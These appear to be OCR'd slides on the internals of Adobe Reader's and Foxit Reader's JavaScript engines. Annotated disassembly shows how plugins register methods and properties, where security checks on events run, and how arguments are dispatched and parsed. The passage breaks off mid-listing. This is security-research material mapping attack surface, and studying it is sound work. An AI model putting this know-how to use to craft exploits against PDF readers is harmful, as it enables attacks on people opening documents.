


```
23916E4C  00000000
23916E50  00000000
23916E54  00000000
23916E58  00000000
23916E5C  00000000
23916E60  23916E3C Escript.23916E3C
23916E64  00000002
```

```
23916E3C  238F50C8 ASCII "App"
23916E40  238F50C0 ASCII "Init"
23916E44  238F50F0 ASCII "Console"
23916E48  238F50F8 ASCII "Exec"
```


Adobe's Javascript Internals

Summary of Javascript Structures



Adobe's Javascript Internals

- Each plugin (Reader\plug_ins\*.api) associates Function Pointers to methods



```
22123383  |. A1 2CD43922    MOV EAX,DWORD PTR DS:[2239D42C]
22123388  |. 68 DC911F22    PUSH Annots.221F91DC
2212338D  |. 68 ACEA3322    PUSH Annots.2233EAAC       ;  ASCII "collectEmailInfo"
22123392  |. 56             PUSH ESI
22123393  |. FF90 BC000000  CALL DWORD PTR DS:[EAX+BC] ;  Register a Method
```

Adobe's Javascript Internals


- Each plugin (Reader\plug_ins\*.api) sets Function Pointers to property getters and setters

```
22123315  |. A1 2CD43922    MOV EAX,DWORD PTR DS:[2239D42C]
2212331A  |. 68 1C831F22    PUSH Annots.221F831C              ;  Function Pointer
2212331F  |. BF FCEA3322    MOV EDI,Annots.2233EAFC       ;  ASCII "defaultStore"
22123324  |. 57             PUSH EDI
22123325  |. 56             PUSH ESI
22123326  |. FF90 B4000000  CALL DWORD PTR DS:[EAX+B4]  ;  Register a Getter

2212332C  |. A1 2CD43922    MOV EAX,DWORD PTR DS:[2239D42C]
22123331  |. 68 86831F22    PUSH Annots.221F8386         ;  Function Pointer
22123336  |. 57             PUSH EDI                     ;  ASCII "defaultStore"
22123337  |. 56             PUSH ESI
22123338  |. FF90 B8000000  CALL DWORD PTR DS:[EAX+B8]  ;  Register a Setter
```

Adobe's Javascript Internals

- Some methods set its security restrictions inside the function




```
22204211   . 68 74873222    PUSH Annots.22328774       ;  ASCII "Batch" Event Type
22204219   . FF50 14        CALL DWORD PTR DS:[EAX+14] ; AStringToAtom
2220421C   . 66:A3 24F43922 MOV WORD PTR DS:[2239F424],AX
...
22204227   . BE E46C3222    MOV ESI,Annots.22326CE4    ;  ASCII "Exec"  Event Name
2220422D   . FF50 14        CALL DWORD PTR DS:[EAX+14] ; AStringToAtom
22204230   . 66:A3 26F43922 MOV WORD PTR DS:[2239F426],AX
...
22204276   . 6A 01          PUSH 1
22204278   . 68 24F43922    PUSH Annots.2239F424       ; Allowed Event List
2220427D   . FF75 F0        PUSH DWORD PTR SS:[EBP-10] ; Executing Event
22204280   . FF90 98010000  CALL DWORD PTR DS:[EAX+198] ; EScript.23823DD4
                                     Do the CHECK!
```

- Returns 1 if everything went OK or 0 if not

Adobe's Javascript Internals

- Every method call is made from a single dispatcher
- It resolves method's function pointer
- Send a pointer with all the JS arguments together

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});




```
2382E1F8   . 56          PUSH ESI
2382E1F9   . FF75 DC     PUSH DWORD PTR SS:[EBP-24]
2382E1FC   . FF75 EC     PUSH DWORD PTR SS:[EBP-14]
                           “”collectEmailInfo””
2382E1FF   . FF75 D8     PUSH DWORD PTR SS:[EBP-28]
2382E202   . FF55 E8     CALL DWORD PTR SS:[EBP-18]
                           Annots.221F91DC
```

Adobe's Javascript Internals

- It uses a generic argument parser inside every built-in method

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});




```
...
221F96F8 FF75 78        PUSH DWORD PTR SS:[EBP+78]
221F96FB   8D85 98FDFFFF     LEA EAX,DWORD PTR SS:[EBP-268]
221F9701   FF75 0C          PUSH DWORD PTR SS:[EBP+C]
221F9704 . 50           PUSH EAX
221F9705   . A1 2CD43922     MOV EAX,DWORD PTR DS:[2239D42C]
221F970A . FF90 70010000 CALL DWORD PTR DS:[EAX+170] ; EScript.238215E8
```

- Returns 1 if all went OK or 0 if not

Adobe's Javascript Internals

Argument Parser Structure


```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```



Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@ blah.com',msg:'Hi Fred'});
```



Name

Type

Flags

Buffer

Used

...

NULL


0x0 - Bool
0x1 - Unsigned Integer
0x2 - Object
0x3 - ASCII String
0x4 - Unused
0x5 - Array
0x6 - UNICODE String

ex: 0x6

Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```



Name

Type

Flags

Buffer

Used

...

NULL


High Word & 0x0001 - Optional Argument
Low Word - unknown

ex: 0x00010001 (ie: is optional)

Adobe's Javascript Internals

Argument Parser Structure

Collab.collectEmailInfo(**{to:'fred@blah.com'**,msg:'Hi Fred'**}**);



PTR to a content buffer
- depends on Type
- set by the parser


ex: ptr to Unicode String

```
038815E0 FE FF 00 66 00 72 00 65 00 64 00 40 00 62 00 6C þÿ.f.r.e.d.@.b.l
038815F0 00 61 00 68 00 2E 00 63 00 6F 00 6D 00 00       .a.h...c.o.m..
```

Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```



Bool - set by the parser if the argument was correctly parsed

Case Study: Foxit Reader

- Same approach to register objects, methods and properties
- Arguments are checked manually in each function
  - they don't have a central argument parser
- Central dispatcher for method's calls


Foxit's Javascript Internals

- Register a new object

```
00722FEE   6A 00          PUSH 0
00722FF0   51             PUSH ECX
00722FF1   68 F0016F00    PUSH Foxit_Re.006F01F0
00722FF6   68 F02E7200    PUSH Foxit_Re.00722EF0
00722FFB   52             PUSH EDX
00722FFC   50             PUSH EAX                         ; Object Name
00722FFD   E8 8E76F7FF    CALL <Foxit_Re.register_object>  ; Returns an object
                          Identifier (in EAX)
```

Foxit's Javascript Internals

- Register a new property



```
00723010   MOV EDI,DWORD PTR DS:[ESI-8]
00723013   PUSH EDI
00723014   CALL <Foxit_Re._wcslen>
00723019   PUSH EAX
0072301A   PUSH EDI
0072301B   CALL <Foxit_Re.init_string>
00723020   MOV ECX,DWORD PTR DS:[ESI]
00723022   MOV EDX,DWORD PTR DS:[ESI-4]
00723025   PUSH ECX                                        ; Setter Function
00723026   PUSH EDX                    ; Getter Function
00723027   PUSH EAX                    ; Property Name
